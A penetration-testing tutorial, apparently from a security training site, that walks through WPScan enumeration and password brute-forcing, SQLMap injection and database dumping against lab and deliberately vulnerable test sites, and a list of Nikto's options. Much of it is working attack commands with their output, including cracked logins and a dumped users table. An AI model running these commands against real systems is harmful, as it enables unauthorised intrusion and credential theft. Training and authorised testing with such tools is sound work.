

AUTOMATED VULNERABILITY SCANNERS

TABLE OF CONTENTS

1	WPscan	4
2	Enumerating WordPress Plugins	6
2.1	Enumerate themes, plugins and username with a single command	7
2.2	Brute-force attack using WPScan	8
3	SQLMap	11
3.1	Database Penetration Testing using Sqlmap	11
3.2	Databases	12
3.3	Tables	13
3.4	Columns	14
3.5	Get data from a table	15
3.6	Dump All	16
4	Nikto	18
4.1	Options present in Nikto	18
5	Commix	24
6	LFI Suite	29
7	About Us	34

WPscan

“WordPress is one of the most powerful CMS platform, which covers about 35% of the total share of the websites over the internet”. Thus in order to enumerate such web-applications, we’ll be using **“WPScan”** –which is a black box vulnerability scanner for WordPress, scripted in Ruby to focus on different vulnerabilities that are present in the WordPress applications, either in its themes or plugins.

Well, WPScan comes preinstalled in Kali Linux, SamuraiWTF, Pentoo, BlackArch; which scans up its database in order to find out the outdated versions and the vulnerabilities in the target's web application.

Let's check out the major things that WPScan can do for us:

- Detect the version of currently installed WordPress.
- Can detect sensitive files like readme, robots.txt, database replacing files, etc.
- Detect enabled features on currently installed WordPress server such as file_upload.
- Enumerates the themes, plugins along with their versions and tells if they are outdated or not.
- It even scans up the web-application to list out the available usernames.


As discussed earlier, WPScan is installed by default in the Kali Linux machines, so let's check out the default usage options, by simply firing the following command in the terminal.

```
wpscan -hh
```

[illegible]

Scanning the WordPress version of the target's website

As we were presented with the default options, let's now try to do a basic scan over the vulnerable WordPress web-application that we've set up in our earlier [article](#).



Type the following command to scan the WordPress application and its server.

```
wpscan --url http://192.168.1.105/wordpress/
```

From the below image you can see that it dumps up everything it could – the **WordPress version**, the **Apache server**, and even it also found that the **upload directory has directory listing enables** which means anyone can browse to **"/wp-content/uploads"** in order to check out the uploaded files and contents.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:00:36 2020

Interesting Finding(s):

[+] Headers
Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
Found By: Headers (Passive Detection)
Confidence: 100%
```

Enumerating WordPress Plugins

Plugins are the small piece of codes, that when added to a WordPress web-application, boost up the functionalities, and enhance the website's features.

But these plugins may sometimes cause great damage to the web-application due to their loosely written codes.

Lets's check out the installed plugins on our target's web-application by executing the below command:

```
wpscan --url http://192.168.1.105/wordpress/ -e ap
```

Similar to the themes, we can also check the **vulnerable plugins** by using the “-vp” flag.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ -e ap
WordPress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic - https://automattic.com/
@WPSpan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:01:33 2020
```

After waiting for a few seconds, WPScan will dump our desired result. From the below image, you can see the plugins “**mail-masta**” and “**reflex-gallery**” are installed over our target's website. As a bonus, we even get the **last update** and the **latest version**.

```
[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] mail-masta
  Location: http://192.168.1.105/wordpress/wp-content/plugins/mail-masta/
  Latest Version: 1.0 (up to date)
  Last Updated: 2014-09-19T07:52:00.000Z

  Found By: Urls In Homepage (Passive Detection)

  Version: 1.0 (100% confidence)
  Found By: Readme - Stable Tag (Aggressive Detection)
    - http://192.168.1.105/wordpress/wp-content/plugins/mail-masta/readme.txt
  Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
    - http://192.168.1.105/wordpress/wp-content/plugins/mail-masta/readme.txt

[+] reflex-gallery
  Location: http://192.168.1.105/wordpress/wp-content/plugins/reflex-gallery/
  Latest Version: 3.1.7 (up to date)
  Last Updated: 2019-05-10T16:05:00.000Z

  Found By: Urls In Homepage (Passive Detection)

  Version: 3.1.7 (80% confidence)
  Found By: Readme - Stable Tag (Aggressive Detection)
    - http://192.168.1.105/wordpress/wp-content/plugins/reflex-gallery/readme.txt
```

Enumerate themes, plugins and username with a single command

Does WPScan give us that privilege to scan up the web-applications to check everything in one go, whether it is its version, the installed themes, or the plugins?

Let's check this out!

Fire up the following command to grab everything we scanned above for our target web-application.

```
wpscan --url http://192.168.1.105/wordpress/ -e at -e ap -e u
```

–e: at: enumerate all themes of targeted website

–e: ap: enumerate all plugins of targeted website

–e: u: enumerate all usernames of targeted website

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ -e at -e ap -e u
```

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]  
[+] Started: Tue Jun 30 17:05:58 2020  
  
Interesting Finding(s):
```


Brute-force attack using WPScan

With the help of usernames which we enumerated earlier, we can create a word list of all the users and can try a brute-force login attack using the default password list as “rockyou.txt”. You can learn more about cracking the WordPress logins from [here](#). From the below image you can see our designed wordlist.


```
root@kali:~# cat user.txt
admin
vijay
paras
root@kali:~#
```

Let's now try to exploit the website by defacing its login credentials using the following command:

```
wpscan --url http://192.168.1.105/wordpress/ -U user.txt -P /usr/share/wordlists/rockyou.txt
```

The **-U** and the **-P** flags are used to set up the username list and the password list respectively.

```
root@kali:~# wpscan --url http://192.168.1.105/wordpress/ -U user.txt -P /usr/share/wordlists/rockyou.txt
```



WordPress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://192.168.1.105/wordpress/ [192.168.1.105]
[+] Started: Tue Jun 30 17:06:55 2020
```


It will start matching the valid combination of username and password and then dumps the result, from the given image you can see we found the login credentials.

```
[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - vijay / password
[SUCCESS] - admin / jessica
[SUCCESS] - paras / tinkerbelle
Trying paras / barbie Time: 00:00:00

[!] Valid Combinations Found:
Username: vijay, Password: password
Username: admin, Password: jessica
Username: paras, Password: tinkerbelle

[!] No WPVulnDB API Token given, as a result vulnerability data has not
[!] You can get a free API token with 50 daily requests by registering a
```

Great!! We got the **admin** credentials as “**admin : jessica**”. Let’s try to get into the application’s dashboard with them.



SQLMap


SQLMap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Database Penetration Testing using Sqlmap

Sometimes you visit such websites that let you select product item through their picture gallery if you observe its URL you will notice that product item is called through its product-ID numbers. Let's take an example

```
http://testphp.vulnweb.com/artists.php?artist=1
```

So when attacker visits such kind of website he always checks for SQL vulnerability inside web server for launching SQL attack.




Let's check how attacker verifies SQL vulnerability.

The attacker will try to break the query in order to get the error message, if he successfully received an error message then it confirms that web server is SQL injection affected.

```
http://testphp.vulnweb.com/artists.php?artist=1'
```

From the screenshot you can see we have received error message successfully now we have made SQL attack on a web server so that we can fetch database information.



Databases

For database penetration testing we always choose SQLMAP, this tool is very helpful for beginners who are unable to retrieve database information manually or unaware of SQL injection techniques. Open the terminal in your Kali Linux and type following command which start SQL injection attack on the targeted website.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --batch
```

- u: target URL
- dbs: fetch database name
- batch: This will leave sqlmap to go with default behavior whenever user’s input would be required

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
[!] applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage
[*] starting at 05:44:30
[05:44:30] [INFO] testing connection to the target URL
[05:44:31] [INFO] testing if the target URL is stable
[05:44:32] [INFO] target URL is stable
[05:44:32] [INFO] testing if GET parameter 'artist' is dynamic
[05:44:32] [INFO] confirming that GET parameter 'artist' is dynamic
[05:44:32] [INFO] GET parameter 'artist' is dynamic
[05:44:32] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[05:44:32] [INFO] testing for SQL injection on GET parameter 'artist'
[05:44:32] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[05:44:32] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?
[05:44:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:44:33] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (wi
[05:44:33] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[05:44:34] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (BIGINT UNSIGNED)'
[05:44:34] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[05:44:34] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (EXP)'
[05:44:34] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[05:44:34] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
```

Here from the given screenshot, you can see we have successfully retrieve database name “**acuart**”

```

[05:44:53] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[05:44:53] [INFO] fetching database names
[05:44:53] [INFO] the SQL query used returns 2 entries
[05:44:53] [INFO] retrieved: information_schema
[05:44:54] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[05:44:54] [INFO] fetched data logged to text files under
[*] shutting down at 05:44:54

```

Tables

As we know a database is a set of record which consist of multiple tables inside it therefore now use another command in order to fetch entire table names from inside the database system.

```

sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart
--table --batch

```

-D: DBMS database to enumerate (fetched database name)

--tables: enumerate DBMS database table

```

root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables --batch

```



As a result, given in screenshot, we have enumerated entire table name of the database system. There are 8 tables inside the database “acuart” as following:

- T1: artists
- T2: carts
- T3: categ
- T4: featured
- T5: guestbook
- T6: pictures
- T7: products
- T8: users

```

[05:47:56] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[05:47:56] [INFO] fetching tables for database: 'acuart'
[05:47:56] [INFO] the SQL query used returns 8 entries
[05:47:57] [INFO] retrieved: artists
[05:47:57] [INFO] retrieved: carts
[05:47:57] [INFO] retrieved: categ
[05:47:57] [INFO] retrieved: featured
[05:47:57] [INFO] retrieved: guestbook
[05:47:58] [INFO] retrieved: pictures
[05:47:58] [INFO] retrieved: products
[05:47:58] [INFO] retrieved: users
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures|
| products|
| users   |
+-----+

```

Columns

Now further we will try to enumerate the column name of the desired table. Since we know there is a users table inside the database acuart and we want to know all column names of users table, therefore, we will generate another command for column captions enumeration.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart
-T users --columns --batch
```

-T: DBMS table to enumerate (fetched table name)
 --columns: enumerate DBMS database columns

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart
-T users --columns --batch
```

```

Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address| mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| name   | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+-----+

```


Get data from a table

Slowly and gradually, we have penetrated many details of the database but last and most important step is to retrieve information from inside the columns of a table. Hence, at last, we will generate a command which will dump information of user's table.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart  
-T users --dump --batch
```

–dump: dump all information of DBMS database

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump --batch
```



Here from the given screenshot, you can see it has to dump entire information of table users, mainly users table contains login credential of other users. You can use these credentials for login into the server on behalf of other users.

```
[05:53:51] [INFO] postprocessing table dump  
Database: acuart  
Table: users  
[1 entry]
```

cc	email	address	name	cart	pass	uname	phone
4222222222222222	sample@email.tst	3137 Laguna Street	<script>alert(1)</script>	<blank>	3866749cea27dc63e04ad230d42f4a97	test	test

```
555-666-0606
```

Dump All

The last command is the most powerful command in sqlmap which will save your time in database penetration testing; this command will perform all the above functions at once and dump entire database information including table names, column and etc.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart  
--dump-all --batch
```

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --dump-all --batch  
www.hackingarticles.in  
{1.1.6#stable}  
http://sqlmap.org
```

This will give you all information at once which contains database name as well as table's records.
Try it yourself!!!

```
[06:00:37] [INFO] table 'acuart.categ' dumped to CSV file '/root/.sqlmap/output/testphp.vulnweb.com/artists.php?artist=1/1.1.6#stable/acuart.categ.csv'  
[06:00:37] [INFO] fetching columns for table 'users' in database 'acuart'  
[06:00:37] [INFO] the SQL query used returns 8 entries  
[06:00:37] [INFO] resumed: "uname","varchar(100)"  
[06:00:37] [INFO] resumed: "pass","varchar(100)"  
[06:00:37] [INFO] resumed: "cc","varchar(100)"  
[06:00:37] [INFO] resumed: "address","mediumtext"  
[06:00:37] [INFO] resumed: "email","varchar(100)"  
[06:00:37] [INFO] resumed: "name","varchar(100)"  
[06:00:37] [INFO] resumed: "phone","varchar(100)"  
[06:00:37] [INFO] resumed: "cart","varchar(100)"  
[06:00:37] [INFO] fetching entries for table 'users' in database 'acuart'  
[06:00:37] [INFO] the SQL query used returns 1 entries  
[06:00:37] [INFO] resumed: "3137 Laguna Street","3866749cea27dc63e04ad230d42f4a97","42222222"  
[06:00:37] [INFO] analyzing table dump for possible password hashes  
[06:00:37] [INFO] recognized possible password hashes in column 'cart'  
do you want to store hashes to a temporary file for eventual further processing with other tools? [Y/n/q] Y  
do you want to crack them via a dictionary-based attack? [Y/n/q] Y  
[06:00:37] [INFO] using hash method 'md5_generic_passwd'  
what dictionary do you want to use?  
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)  
[2] custom dictionary file  
[3] file with list of dictionary files  
> 1  
[06:00:37] [INFO] using default dictionary  
do you want to use common password suffixes? (slow!) [y/N] N  
[06:00:37] [INFO] starting dictionary-based cracking (md5_generic_passwd)  
[06:00:37] [INFO] starting 4 processes  
[06:00:51] [WARNING] no clear password(s) found  
[06:00:51] [INFO] postprocessing table dump  
Database: acuart  
Table: users  
[1 entry]
```


Nikto

Examine a web server to find potential problems and security vulnerabilities, including:

- Server and software misconfigurations
- Default files and programs
- Insecure files and programs
- Outdated servers and programs

Nikto is built on LibWhisker (by RFP) and can run on any platform which has a Perl environment. It supports SSL, proxies, host authentication, IDS evasion and more.

Options present in Nikto

To check what all options are present we will use “*nikto -help*”

```
root@kali:~# nikto --help
Unknown option: help

-config+           Use this config file
-Display+         Turn on/off display outputs
-dbcheck          check database and other key files for syntax errors
-Format+         save file (-o) format
-Help            Extended help information
-host+           target host/URL
-id+             Host authentication to use, format is id:pass or id:pass:realm
-list-plugins     List all available plugins
-output+         Write output to this file
-nossl           Disables using SSL
-no404           Disables 404 checks
-Plugins+        List of plugins to run (default: ALL)
-port+           Port to use (default 80)
-root+           Prepend root value to all requests, format is /directory
-ssl            Force ssl mode on port
-Tuning+         Scan tuning
-timeout+        Timeout for requests (default 10 seconds)
-update          Update databases and plugins from CIRT.net
-Version         Print plugin and database versions
-vhost+         Virtual host (for Host header)
                + requires a value
```

Below are all of the Nikto command line options and explanations. A brief version of this text is available by running Nikto with the -h (-help) option.

- **-ask:** Whether to ask about submitting updates: yes (ask about each-- the default), no (don't ask, just send), auto (don't ask, just send).
- **-Cgidirs:** Scan these CGI directories. Special words "none" or "all" may be used to scan all CGI directories or none, (respectively). A literal value for a CGI directory such as "/cgi-test/" may be specified (must include trailing slash). If this is option is not specified, all CGI directories listed in nikto.conf will be tested.
- **-config:** Specify an alternative config file to use instead of the nikto.conf file located in the install directory.

- **-dbcheck:** Check the scan databases for syntax errors.
- **-Display:** Control the output that Nikto shows. See Chapter 5 for detailed information on these options. Use the reference number or letter to specify the type. Multiple may be used:
 - 1 - Show redirects
 - 2 - Show cookies received
 - 3 - Show all 200/OK responses
 - 4 - Show URLs which require authentication
 - D - Debug Output
 - E - Display all HTTP errors
 - P - Print progress to STDOUT
 - V - Verbose Output
- **-evasion:** Specify the LibWhisker encoding/evasion technique to use (see the LibWhisker docs for detailed information on these). Note that these are not likely to actually bypass a modern IDS system, but may be useful for other purposes. Use the reference number to specify the type, multiple may be used:
 - 1 - Random URI encoding (non-UTF8)
 - 2 - Directory self-reference (/./)
 - 3 - Premature URL ending
 - 4 - Prepend long random string
 - 5 - Fake parameter
 - 6 - TAB as request spacer
 - 7 - Change the case of the URL
 - 8 - Use Windows directory separator (\)
 - A - Use a carriage return (0x0d) as a request spacer
 - B - Use binary value 0x0b as a request spacer
- **-findonly:** Only discover the HTTP(S) ports, do not perform a security scan. This will attempt to connect with HTTP or HTTPS, and report the Server header. Note that as of version 2.1.4, -findonly has been deprecated and simply sets '-Plugins "@@NONE"' which will override any command line or config file settings for -Plugins.
- **-Format:** Save the output file specified with -o (-output) option in this format. If not specified, the default will be taken from the file extension specified in the -output option. Valid formats are:
 - csv - a comma-separated list
 - htm - an HTML report
 - msf - log to Metasploit
 - txt - a text report
 - xml - an XML report
- **-host:** Host(s) to target. Can be an IP address, hostname or text file of hosts. A single dash (-) may be used for stdin. Can also parse nmap -oG style output
- **-Help:** Display extended help information.
- **-id:** ID and password to use for host Basic host authentication. Format is "id:password".
- **-IgnoreCode:** Ignore these HTTP codes as negative responses (always). Format is "302,301".

- **-list-plugins:** Will list all plugins that Nikto can run against targets and then will exit without performing a scan. These can be tuned for a session using the *-Plugins* option.
- **-mutate:** Specify mutation technique. A mutation will cause Nikto to combine tests or attempt to guess values. These techniques may cause a tremendous amount of tests to be launched against the target. Use the reference number to specify the type, multiple may be used:
 - 1 - Test all files with all root directories
 - 2 - Guess for password file names
 - 3 - Enumerate user names via Apache (/~user type requests)
 - 4 - Enumerate user names via cgiwrap (/cgi-bin/cgiwrap/~user type requests)
 - 5 - Attempt to brute force sub-domain names, assume that the host name is the parent domain
 - 6 - Attempt to guess directory names from the supplied dictionary file
- **-mutate-options:** Provide extra information for mutates, e.g. a dictionary file
- **-nolookup:** Do not perform name lookups on IP addresses.
- **-nocache:** Disable response cache
- **-nointeractive:** Disable interactive features
- **-noss:** Do not use SSL to connect to the server.
- **-no404:** Disable 404 (file not found) checking. This will reduce the total number of requests made to the webserver and may be preferable when checking a server over a slow link, or an embedded device. This will generally lead to more false positives being discovered.
- **-output:** Write output to the file specified. The format used will be taken from the file extension. This can be over-riden by using the *-Format* option (e.g., to write text files with a different extension. Existing files will have new information appended.
- **-Plugins:** Select which plugins will be run on the specified targets. A semi-colon separated list should be provided which lists the names of the plugins. The names can be found by using *-list-plugins*.
There are two special entries: *@@ALL*, which specifies all plugins shall be run and *@@NONE*, which specifies no plugins shall be run. The default is *@@DEFAULT*
- **-port:** TCP port(s) to target. To test more than one port on the same host, specify the list of ports in the *-p* (*-port*) option. Ports can be specified as a range (i.e., 80-90), or as a comma-delimited list, (i.e., 80,88,90). If not specified, port 80 is used.
- **-Pause:** Seconds (integer or floating point) to delay between each test.
- **-root:** Prepend the value specified to the beginning of every request. This is useful to test applications or web servers which have all of their files under a certain directory.
- **-ssl:** Only test SSL on the ports specified. Using this option will dramatically speed up requests to HTTPS ports, since otherwise the HTTP request will have to timeout first.

- **-Save:** Save request/response of findings to this directory. Files are plain text and will contain the raw request/response as well as JSON strings for each. Use a "." to auto-generate a directory name for each target. These saved items can be replayed by using the included replay.pl script, which can route items through a proxy.
- **-timeout:** Seconds to wait before timing out a request. Default timeout is 10 seconds.
- **-Tuning:** Tuning options will control the test that Nikto will use against a target. By default, all tests are performed. If any options are specified, only those tests will be performed. If the "x" option is used, it will reverse the logic and exclude only those tests. Use the reference number or letter to specify the type, multiple may be used:
 - 0 - File Upload
 - 1 - Interesting File / Seen in logs
 - 2 - Misconfiguration / Default File
 - 3 - Information Disclosure
 - 4 - Injection (XSS/Script/HTML)
 - 5 - Remote File Retrieval - Inside Web Root
 - 6 - Denial of Service
 - 7 - Remote File Retrieval - Server Wide
 - 8 - Command Execution / Remote Shell
 - 9 - SQL Injection
 - a - Authentication Bypass
 - b - Software Identification
 - c - Remote Source Inclusion
 - x - Reverse Tuning Options (i.e., include all except specified)

The given string will be parsed from left to right, any x characters will apply to all characters to the right of the character.
- **-Userdbs:** Load user defined databases instead of standard databases. User defined databases follow the same syntax as the standard files, but are prefixed with a 'u', e.g., 'udb_tests'
 - all - Disable all standard databases and load only user databases
 - tests - Disable db_tests and load udb_tests. All other databases are loaded normally.
- **-until:** Run until the specified time or duration, then pause.
- **-update:** Update the plugins and databases directly from cirt.net.
- **-useproxy:** Use the HTTP proxy defined in the configuration file. The proxy may also be directly set as an argument.
- **-Version:** Display the Nikto software, plugin and database versions.
- **-vhost:** Specify the Host header to be sent to the target.

